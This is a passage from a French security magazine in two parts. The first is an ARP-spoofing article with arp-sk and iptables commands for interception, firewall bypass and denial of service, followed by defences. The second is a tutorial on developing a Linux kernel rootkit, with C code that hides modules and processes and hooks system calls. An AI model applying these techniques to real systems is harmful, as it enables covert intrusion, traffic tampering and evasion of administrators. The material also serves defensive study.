-at 0:10:a4:9b:6d:81 [2]
```

Batman réglera l'adresse MAC du Joker dans son cache ARP. Mais, dans la mesure où le paquet de Batman a été diffusé, Robin répondra également :

```
12:50:31.198862 arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Remarque importante

Si la cible ne dispose pas encore de l'entrée que le pirate souhaite usurper, l'envoi de réponse sera inutile puisque le cache ne mettra pas jour une entrée non-existante.

Qu'est-ce qu'un cache ARP ?

Le protocole ARP maintient la correspondance entre l'adresse IP et l'adresse MAC dans une table placée en mémoire appelée cache ARP. Les entrées contenues dans cette table sont ajoutées et supprimées de manière dynamique.

Corruption de cache ARP

Dans la mesure où les attaques évoquées plus haut sont assez restrictives, la meilleure solution consiste à manipuler directement le cache d'une cible, indépendamment des messages ARP envoyés par la cible. Il faut donc pouvoir réaliser les tâches suivantes :

- ajouter une nouvelle entrée dans le cache de la cible
- mettre à jour une entrée déjà existante

Créer une nouvelle entrée

Pour ce faire, il faut envoyer une requête (Who has ?) à la cible. Lorsqu'un hôte reçoit une requête who-has, celui-ci pense qu'une connexion va être réalisée. Ainsi, afin de minimiser le trafic ARP, il crée une nouvelle entrée dans son cache pour y placer l'adresse fournie par le message ARP (voir le Listing1 et le Listing 2).

Voici une légende explicative avant de poursuivre :

- `-D` - adresse de l'équipement de filtrage sur lequel se connecter
- `-S` - adresse de l'hôte sécurisé à usurper

Désormais, lorsque Batman va lancer une transaction avec Robin, les paquets seront envoyés au Joker sans obliger Batman à envoyer des éléments. Envoyer une requête ARP en diffusion individuelle est tout à fait conforme au standard RFC. Ces requêtes sont autorisées à permettre au système de contrôler les entrées de son cache.

Mettre à jour une entrée

La méthode étudiée pour l'usurpation ARP correspond tout à fait




Figure 1. *Attaque Man in the Middle*




Figure 2. *Manipulation des serveurs mandataires*




Figure 3. *Attaque Smartspoofing*

à ce dont nous avons besoin ! Il suffit d'envoyer des réponses ARP à Batman avec l'IP de Robin, mais avec l'adresse MAC du Joker. De cette façon, même si l'entrée est déjà présente dans le cache de Batman, cette dernière sera mise à jour grâce aux informations du Joker :

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Vous pouvez désormais mettre à jour l'entrée en utilisant la méthode suivante (voir le Listing 3).

Vous pouvez désormais observer les résultats, censés ressembler aux lignes suivantes :

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Quelles attaques sont disponibles ?

Maintenant, après les préparations préliminaires, vous êtes enfin prêt à débuter une interférence sur les communications échangées entre Batman et Robin. Nous allons donc étudier plus en détail les formes d'attaques possibles.

Reniflage

L'attaque la plus évidente et la plus drôle consiste à lancer une attaque *Man in the Middle*.

Manipulation des serveurs mandataires et piratage

Vous êtes désormais capable de rediriger le trafic à la manière d'un serveur mandataire avec ses flux de données applicatifs. La couche IP (ou n'importe quel outil) se contente d'intercepter les données dans l'application appropriée, même si l'hôte de destination n'est pas le bon. Supposons, par exemple, que le Joker souhaite modifier certaines entrées dans une transaction HTTP entre Batman et Robin :

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```

Il suffit au Joker de régler un serveur mandataire HTTP sur son port 80. Ainsi, il peut modifier l'ensemble des données. Et mieux encore, s'il existe certains contrôles d'intégrité basiques (de type CRC32, MD5 ou SHA-1, par exemple), le Joker peut alors reprogrammer les sommes de contrôle avant de renvoyer le tout. Les seules limites proviennent de l'outil utilisé pour manipuler les données.

Supposons, par exemple, que le Joker possède une partie d'un site HTTP éloigné sur son propre serveur HTTP, mais avec certaines parties du site légèrement modifiées. Les requêtes concernant les parties non-modifiées sont alors redirigées directement au moyen du serveur mandataire vers le site réel. La figure suivante permet de démontrer que les manipulations précédentes sont les suivantes :

```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Grâce à une telle configuration, le Joker pourra envoyer des redirections ICMP vers des stations corrompues. Afin d'éviter une telle manoeuvre, il faut bloquer ces redirections. Si vous utilisez Linux, vous pouvez procéder au moyen de IP sysctl :

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Contourner les pares feu (attaques dites smartspoofing)

Grâce à la corruption de cache ARP, l'utilisateur malveillant peut insérer son ordinateur sur le chemin de communication entre le serveur et les clients. Avec le transfert des adresses IP, le trafic existant est toujours transféré du côté client. Bien évidemment, les redirections ICMP ont été désactivées sur l'ordinateur de l'utilisateur malveillant. Enfin, l'utilisateur malveillant a recours au procédé de la traduction d'adresses réseau sources afin d'usurper l'adresse IP du client et établir une nouvelle connexion au serveur. Il peut ensuite lancer n'importe quelle application réseau standard afin de se connecter au moyen de l'adresse

À propos de l'auteur

Auteur du présent article, Kristof De Beuckelaer est étudiant en Belgique. Son intérêt pour la sécurité informatique s'est intensifié le premier jour où il a testé et s'est documenté sur Linux, sur la façon de l'exploiter, de résoudre les problèmes de sécurité, de travailler en réseau et ainsi de suite. Depuis quatre ou cinq ans, il participe activement à plusieurs groupes d'utilisateurs, des programmeurs aux rédacteurs, tant sur Windows que sur Linux. Son premier contact avec Linux s'est réalisé lors d'une session sur terminal. Il n'a plus quitté Linux depuis ce jour, pour preuve la sortie, un peu plus tard, de son premier système d'exploitation intégré à Linux destiné à un usage personnel. Pour l'heure, il étudie toujours, et espère pouvoir travailler dans son domaine de prédilection, et devenir ingénieur en sécurité/logiciel/réseau.

Remerciements

Nous souhaitons remercier Laurent Licour et Vincent Royer pour avoir développé leur toute nouvelle technique sur les attaques smartspoofing. Le présent article a été rédigé à partir de leurs données.

IP du client. Tous les contrôles d'accès fondés sur l'adresse IP du client seront trompés. Par ailleurs, le trafic existant ne sera pas perturbé, et, du côté serveur, l'attaque dite smart spoofing ne sera pas détectée.

En usurpant l'adresse d'un hôte sur le réseau, et en interceptant certaines connexions, il est possible de détourner le pare feu grâce aux règles appliquées à l'hôte usurpé. Pour ce faire, le Joker n'a plus besoin d'une double redirection (ARP MiM), nécessaire précédemment :

```
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
```

L'utilisation de Linux facilite d'autant plus l'attaque que les fonctionnalités *Netfilter NAT* vont classer les paquets appartenant à vos propres connexions et celles qui ne vous sont pas *automagicly* :

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Déni de service (attaque DoS)

Un déni de service désigne une attaque parmi les plus faciles à réaliser lorsque vous voulez jouer avec les messages ARP. Il suffit, pour ce faire, d'annuler tous les paquets retransférés :

```
[root@joker]# iptables
-A FORWARD -s robin -d batman -j DROP
```

Si vous ne souhaitez pas rediriger le trafic vers votre ordinateur, vous pouvez également créer un trou noir ARP, en envoyant des paquets vers des adresses MAC inusitées.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Désormais, Robin croit que Batman est mort.

Conclusion

En raison des problèmes de sécurité rencontrés sur le protocole ARP, les contrôles d'accès basés sur les adresses IP sources peuvent être abusés dans de nombreux cas de figure.


Au moment d'envoyer des réponses ARP sous une identité usurpée, la plupart des réseaux IDS écoutant tous les ports du concentrateur multiport du commutateur peuvent détecter des adresses IP dupliquées, sans toutefois stopper l'attaque. Par ailleurs, cette approche nécessite visiblement le déploiement de nombreux NIDS sur plusieurs réseaux.

Une autre approche consisterait à utiliser un IDS basé sur un hôte afin de détecter les messages ARP et maintenir une certaine cohérence dans la table ARP. Disponible sur de nombreuses plateformes UNIX, *arpwatch* se charge de maintenir une base de données des adresses MAC Ethernet observées sur le réseau, dotées de leurs paires IP correspondantes. Il faut alerter l'administrateur du système par email, en cas de modifications, comme l'apparition d'une nouvelle station/activité, de bascules bistables, ou de vieilles adresses modifiées ou réutilisées.

Enfin, un contrôle d'accès fiable doit avoir recours à une forte authentification à la place d'une identification d'adresses IP sources ou d'une authentification de mot de passe en simple texte. Les protocoles VPN comme SSH, SSL ou IpSec peuvent considérablement améliorer la sécurité en réalisant les tâches d'authentification, d'intégrité et de confidentialité des données.

Il existe donc de nombreuses méthodes envisageables permettant de mieux se protéger contre ce type d'attaques, comme disposer d'une méthode de détection des adresses MAC dupliquées sur un commutateur (ARPwatch, par exemple) et/ou activer le protocole ARP dit *sticky*. Ceci empêchera les stations finales de modifier leur adresse MAC, mais génère toutefois un travail administratif conséquent.

Nous vous remercions d'avoir prêté attention au présent article. Pour toutes questions, veuillez les adresser sur le forum de notre site Web (*http://www.hakin9.org/*). L'auteur se fera un plaisir d'y répondre. ●



Fiche technique

Développement avancé d'un rootkit pour les modules centraux de Linux

Pablo Fernández 

Degré de difficulté

L'installation d'un rootkit est la phase qui permet de transformer un ordinateur « propriétaire » en ordinateur compromis. Nous allons, expliquer comment développer un rootkit sur la série 2.6 des modules centraux de Linux. Le premier objectif consistera à présenter les techniques et les méthodes permettant de dissimuler les actions malveillantes, puis nous évoquerons les possibles détections de rootkits sur un ordinateur propriétaire.

Connaître le fonctionnement interne des rootkits se révèle très avantageux selon différents points de vue ; un pirate ne peut vraiment gérer un système qu'à partir du moment où il a trouvé le moyen adéquat de contrôler ce système intégralement. C'est la raison pour laquelle les administrateurs de système doivent connaître leur fonctionnement afin d'être capables de reconnaître un système compromis.

L'objectif du présent article vise à présenter les techniques les plus importantes utilisées par un rootkit concret et extensible, connu sous le nom de SIDE, et fonctionnant pour les modules centraux de Linux, version 2.6. Des fonctionnalités complémentaires seront ajoutées au rootkit lors dans le cadre des prochains articles.

Dissimuler le module

Dans la mesure où le rootkit fonctionnera au sein même du système sous forme de module central, il faut bien veiller à ce que ce dernier reste dissimulé au moyen de commandes telles que *lsmod* ou via */proc/modules*. C'est ce dont se charge le code exposé dans le Listing 1. Afin de bien en comprendre le fonctionnement, il faut tout d'abord étudier l'ordre des modules dans le noyau ainsi que les principes sous-jacents à cette technique de dissimulation (voir la sous-partie intitulée *Modules*).

En règle générale, grâce à ce code, le module se détache de la liste interne double chaînée cyclique des modules chargés dans le noyau.

Cet article explique...

- Comment le système d'exploitation interagit avec les programmes de l'espace utilisateur.
- Ce que le système appelle, et comment trouver la table des appels du système.
- Comment dissimuler les modules, les processus, les connexions réseau et les fichiers.
- Comment accorder des permissions root à des utilisateurs normaux à partir du noyau.

Ce qu'il faut savoir...

- Programmation en C.
- Connaître Linux.
- Connaître les concepts de tâches, de fichiers, etc.

Dissimuler les processus

Pouvoir dissimuler les processus de chaque utilisateur du système (y compris du root) est l'une des fonctionnalités élémentaires qu'un rootkit est censé implémenter.

Les outils de l'espace utilisateur (tels que *ps(1)* ou *top(1)*) se tiennent informés des tâches (ou processus) en lisant le répertoire */proc*. Chaque tâche lancée sous le système crée une entrée sous la forme */proc/<PID>*, dans laquelle il est possible d'obtenir des informations utiles sur le processus en question. Le travail des outils de l'espace utilisateur consiste à ouvrir ce répertoire */proc* pour demander l'existence de */proc/<n>*, où 1 <= n <= *pid_max*. Si le répertoire n'existe pas, l'identificateur de processus (PID) est censé être libre. À l'inverse, si le répertoire existe bien, il est possible d'y intercepter les informations.

Grâce à ce principe et en connaissant le fonctionnement interne du système de fichiers virtuels (voir la sous-partie intitulée *Fonctionnement interne du système de fichiers virtuels*), il est possible de faire croire aux outils de l'espace utilisateur que les identificateurs de paramètres existants sont libres. Il suffit d'interrompre l'appel *readdir* dans la couche du système de fichiers virtuels. Pour ce faire, il faut modifier la table contenant l'adresse de l'appel *readdir* avec l'adresse du nouveau segment de code chargé de réimplémenter

Listing 1. *Dissimuler le module*

```
lock_kernel(); /* Held the kernel lock to prevent faulting in SMP systems */
__this_module.list.prev->next = __this_module.list.next;
__this_module.list.next->prev = __this_module.list.prev;
__this_module.list.prev = LIST_POISON1; /* A common practice in kernel
                          development */
__this_module.list.next = LIST_POISON2; /* to invalidate a list that
                          shouldn't be used */
unlock_kernel();
```

Listing 2. *Extrait de la réimplémentation de l'argument filldir dans /proc*

```
if (!(process = _atoi(name, &process))); /* If this isn't a PID just call the
                          original filldir */
else if (!process_is_authed(current) && process_is_hidden(process)) /* If
                          process is hidden */
     return 0;                                        /* don't show it
                          (unless current is superroot) */

if (p_proc_filldir)
     return p_proc_filldir(buf, name, nlen, off, ino, x);
```

cette fonction. En effet, interrompre l'appel *readdir* permet de modifier l'argument intitulé *filldir* de manière à le faire pointer vers une implémentation différente de *filldir*, chargée de supprimer les répertoires capables d'identifier les identificateurs de processus dissimulés.

Détecteurs de rootkits

Les détecteurs de rootkits font appel à une technique leur permettant de trouver des processus dissimulés, en envoyant un signal *SIGCONT* vers tous les processus possibles.

Ces signaux sont envoyés aux processus au moyen de l'appel du système *kill(2)*. Lorsqu'un signal est envoyé vers un processus qui n'existe pas, *kill(2)* retourne la valeur -1 et *errno* est paramétré sur *ESRCH*. Si le processus existe bien, *kill(2)* retourne la valeur 0.

Ainsi, les détecteurs de rootkits peuvent déterminer l'existence d'un processus sans avoir recours aux données contenues dans */proc*. Une fois la manœvre achevée, la liste créée est comparée à la liste des processus affichés dans */proc*. La présence d'une différence entre les deux listes indique un processus dissimulé de l'espace utilisateur.

Côté rootkit, il est possible d'induire en erreur un détecteur de rootkit reposant sur cette technique en étendant tout simplement le




Figure 1. *Modification de la table sys_call_table*

Listing 3. *Remplacement de sys_kill()*

```
asmlinkage int new_kill(pid_t pid, int sig)
{
     struct siginfo info = { .si_signo = sig,
          .si_errno = 0, .si_code = SI_USER,
          .si_pid = current->tgid, .si_uid = current->uid };
     if (!process_is_hidden(pid) || process_is_authed(current))
          return kill_proc(pid, sig, &info);
     return -ESRCH;
}
```

code. Il suffit que le rootkit intercepte l'appel du système *kill(2)* (voir la sous-partie intitulés *Les appels système*). Si un signal est envoyé par quelqu'un d'autre que le super utilisateur (voir la sous-partie intitulée *Super utilisateur*) vers un processus dissimulé, la nouvelle fonction de rappel est censée retourner *ESRCH*. Toutefois, si tel est le cas, la fonction originale *kill(2)* est censée être appelée ainsi que la valeur de retour retournée.

Complément : technique du détecteur de rootkits

Un détecteur de rootkits dispose de plusieurs techniques pour identifier un rootkit. Dans la mesure où les outils de l'espace utilisateur sont facilement vulnérables, nul besoin d'y maintenir des détecteurs de rootkits. Une technique très simple pour détecter un rootkit consiste à contrôler les modifications de *sys_call_table* une fois dans l'espace du noyau. La détection des processus cachés est d'autant plus facilitée que ces derniers ne peuvent être détachés de la liste des processus aussi facilement que les modules. Leur présence dans une telle liste est donc la seule preuve de tranches de temps d'exécution.

Alors que certains détecteurs de rootkits ont recours à quelques unes de ces techniques, la plupart d'entre eux se cantonnent à l'espace utilisateur. Les administrateurs un peu trop paranoïaques ne doivent pas avoir une confiance absolue dans les détecteurs de rootkits.

Dissimuler des connexions réseau

Les programmes et les applications de l'espace utilisateur sont tenus informés du trafic réseau en cours grâce aux entrées */proc/net*. Cet emplacement contient plusieurs entrées (semblables à des fichiers, mais qui sont en réalité des structures de type *proc_dir_entry*), comme *tcp* et *tcp6* (si CONFIG_IPV6 est activé). Ces entrées contiennent des informations sur l'état du réseau en marche sur le système.

Grâce à une méthode de lecture différente, il est également possible d'intercepter des appels. Les informations retournées peuvent donc être modifiées pendant leur transit. Lorsque la connexion au réseau est toujours activée (ou lorsqu'une interface de connexion se trouve en mode *LISTEN*), *netstat* et les outils du même type ne pourront pas la voir.

Le rootkit SIDE propose une méthode très intéressante pour dissimuler les connexions réseau, assez semblable (quoique pas aussi puissante) à Netfilter. Une liste de conditions et de commandes est définie pendant la durée d'exécution (voir le Tableau 1). Ainsi, lorsque des informations sur les interfaces de connexion sont requises, la liste est alors comparée avec chaque interface de connexion. Si une certaine règle doit s'appliquer, la commande associée à cette condition est alors exécutée. Cette commande peut permettre, soit de *montrer* soit de *cacher* l'interface de connexion dans l'espace utilisateur. Cette liste est assez puissante. Il est possible de définir des actions par défaut grâce à la condition *all* à la fin de la liste, entièrement manipulable pendant la durée d'exécution (elle peut même exécuter des commandes par défaut lorsque le module est chargé).

La méthode utilisée pour dissimuler les connexions réseau consiste à mettre la main sur le *proc_dir_entry* du protocole à intercepter, tel que *tcp*. *proc_dir_entry* appartenant à l'espace */proc/net* et détectable grâce à la liste double chaînée cyclique dans *proc_net->subdir*. En répétant la manœuvre, cette méthode permet de contrôler le nom correct dans le membre *node->name*.

Une fois cette structure contrôlée, le pointeur *seq_show* doit être remplacé par une nouvelle implémentation de cette fonction. L'implémentation du rootkit SIDE se charge d'intercepter les données




Figure 2. *Couche du système de fichiers virtuels*

correctes (au moyen de la fonction originale), puis de comparer chaque ligne de données avec les règles chargées, en appliquant des actions spécifiques dans les lignes correspondantes.

Problématique

En raison de la nature du trafic du réseau, il est quasiment impossible de dissimuler l'activité à un administrateur avisé. Il existe généralement plusieurs étapes entre le système compromis et l'autre destination d'une communication dissimulée. Ces étapes afficheront clairement ce trafic dissimulé, et il n'y a malheureusement rien à faire.

En réalité, même lorsqu'une connexion n'est pas encore établie, si une interface de connexion en mode *LISTEN* est dissimulée, *nmap* alertera l'administrateur sur la présence d'un port ouvert ignoré par *netstat*. Ce problème peut certainement être évité en ayant recours à la technique du Port Knocking (voir le numéro hakin9 du mois de juin 2005), mais une fois la connexion ouverte et le trafic lancé, il sera facile de détecter ce trafic (*Removing spiderwebs – detection of illegal connection sharing*, voir le numéro hakin9 du mois de mars 2005).

Une solution simple consisterait à n'établir aucune connexion, en échangeant des paquets d'informations dans ICMP ou des paquets UDP, ce qui permettrait de contrôler de manière intéressante un système et d'obtenir des informations sur son état. De cette façon, le pirate peut même contrôler le système compromis sans laisser aucune trace, en utilisant des paquets UDP ou ICMP piégés.

Le rootkit que nous présentons ici sera plus amplement expliqué dans les prochains articles qui présenteront ses fonctionnalités, y compris celles mentionnées dans le cadre du présent article.

Dissimuler les fichiers

Un système est souvent compromis s'il est utilisé en tant que plate forme de sécurité à partir de laquelle il est possible de lancer des attaques de type [D]DoS, ou s'il sert d'étape entre le pirate et un autre système compromis. La plupart du temps, le pirate aura sans doute besoin de charger certains fichiers vers le système afin de lancer ses attaques. Bien sûr, si l'administrateur vient à détecter de tels outils, il aura des doutes. Un rootkit est donc censé être toujours capable de dissimuler des fichiers dans le système à n'importe quel utilisateur, y compris au root.

Nous allons encore faire appel à nos connaissances du système de fichiers virtuels afin de réaliser de telles actions, en utilisant la même méthode permettant de dissimuler les processus.

Dans ce cas, l'objet *fs* va stocker une liste de noms de fichiers dissimulés. Comme cette liste est dépourvue de chemin, n'importe quel fichier dissimulé dans un répertoire exigera de cacher chaque fichier du même nom dans l'ensemble des répertoires. En effet, il est nécessaire de forcer le super utilisateur à utiliser des noms non-standardisés dans la mesure où il existe toujours d'autres méthodes non-gérées. Même si les fichiers dissimulés ne sont pas listés dans les répertoires, par exemple, ils demeurent toujours accessibles via les appels système tels que *open(2)*, *stat(2)*, etc. Le rootkit SIDE ne supporte pas, à l'heure actuelle, les fichiers dissimulés à partir de ces méthodes, bien qu'il suffise de remplacer ces appels système (et d'autres appels tels que *rename(2)*). Suggestion : il serait judicieux d'étendre ces fonctionnalités lorsque vous aurez lu le présent article.

Vous aurez sans doute remarqué que la méthodologie utilisée dépend du système de fichiers. Si vous désirez dissimuler des fichiers dans des points de montage différents, SIDE doit être modifié dans le fichier intitulé *vfs.c* afin de le cacher à ces points de montage. Il est plus sûr d'utiliser les mêmes *readdir* et *filldir* que le système de fichiers root.

Problématique

Encore une fois, cacher les fichiers soulève également des problèmes spécifiques, assez semblables aux problèmes rencontrés avec les connexions réseau.

Les fichiers sont stockés dans des disques accessibles de différentes manières, comme un CD-ROM de sauvegarde où l'utilisateur monte la partition du root. Comme le rootkit n'est pas chargé dans le noyau en pleine exécution, les fichiers dissimulés ne sont plus cachés. Différentes techniques, permettant de compliquer légèrement la détection de ces fichiers cachés, sont toutefois disponibles. La protection la plus simple et la plus fréquente demeure la sécurité par obscurité, autrement dit, stocker les fichiers dans des emplacements non-conventionnels à l'aide de noms non-descriptifs et assez confus.

Une approche bien meilleure consiste à stocker l'ensemble des fichiers dans un système de fichiers avec boucle de retour. Bien entendu, cette technique doit être surveillée de près de sorte à ne pas voir s'afficher un tel système de fichiers monté avec *mount(8)* ni via */proc/mounts*. Cette technique permet également de crypter relativement facilement le système de fichiers. Même si l'administrateur est suspicieux, il n'aura jamais l'idée de consulter le contenu du système de fichiers.

À propos de l'auteur

Originaire de Temperley, en Argentine, âgé de 21 ans, Pablo Fernández travaille comme développeur. Fort d'une expérience de plus de 6 ans en programmation GNU/Linux, et de 4 ans dans le domaine de la sécurité, Pablo a contribué au développement de nombreux logiciels libres. Il est l'auteur de GNOME mail client Cronos II, proxychain, et a participé à des projets comme Nmap (créateur de la toute dernière méthode de scan de serveur mandataire furtif), entre autres.

Sur Internet

- *http://www.littleQ.net/SIDE/* – page d'accueil du rootkit SIDE.

Utilisateur normal doté de permissions root

Le super utilisateur est identifié par un UID et un GID particulier différent de zéro. Ainsi, le super utilisateur est dépourvu de permission root, ce qui est tout à fait inacceptable. C'est la raison pour laquelle le rootkit SIDE implémente un mécanisme chargé d'établir un UID de 0 sur chaque processus exécuté par le super utilisateur.

C'est également ce qui est implémenté dans l'appel interrompu vers la fonction *lookup()* dans le répertoire */proc*. À chaque fois qu'un processus authentifié (voir la sous-partie intitulée *Super utilisateur*) accède à un quelconque élément dans ce répertoire, son UID ainsi que d'autres valeurs qui lui sont propres sont réglées sur 0 (root), et certaines fonctionnalités sont complètement activées (*cap_effective*, *cap_inheritable* et *cap_permitted*). Si le processus n'accède à aucun élément dans le répertoire */proc*, il sera exécuté au moyen de l'UID du super utilisateur. C'est la raison pour laquelle certains programmes extrêmement simples et de taille modeste ne s'identifieront pas eux-mêmes en mode root, comme par exemple la commande *whoami*.

Listing 4. *Recherche de la table sys_call_table*

```
unsigned long ptr;
extern int loops_per_jiffy;

for (ptr = (unsigned long) &loops_per_jiffy; ptr < (unsigned long)&boot_cpu_
                    data; ptr += sizeof(void *)) {
     unsigned long *p;
     p = (unsigned long *)ptr;
     if (p[__NR_close] == (u32) sys_close) /* When this condition is met p
                    points to sys_call_table */
          return  (u32 **) p;
}
```

Listing 5. *Interception d'un appel système*

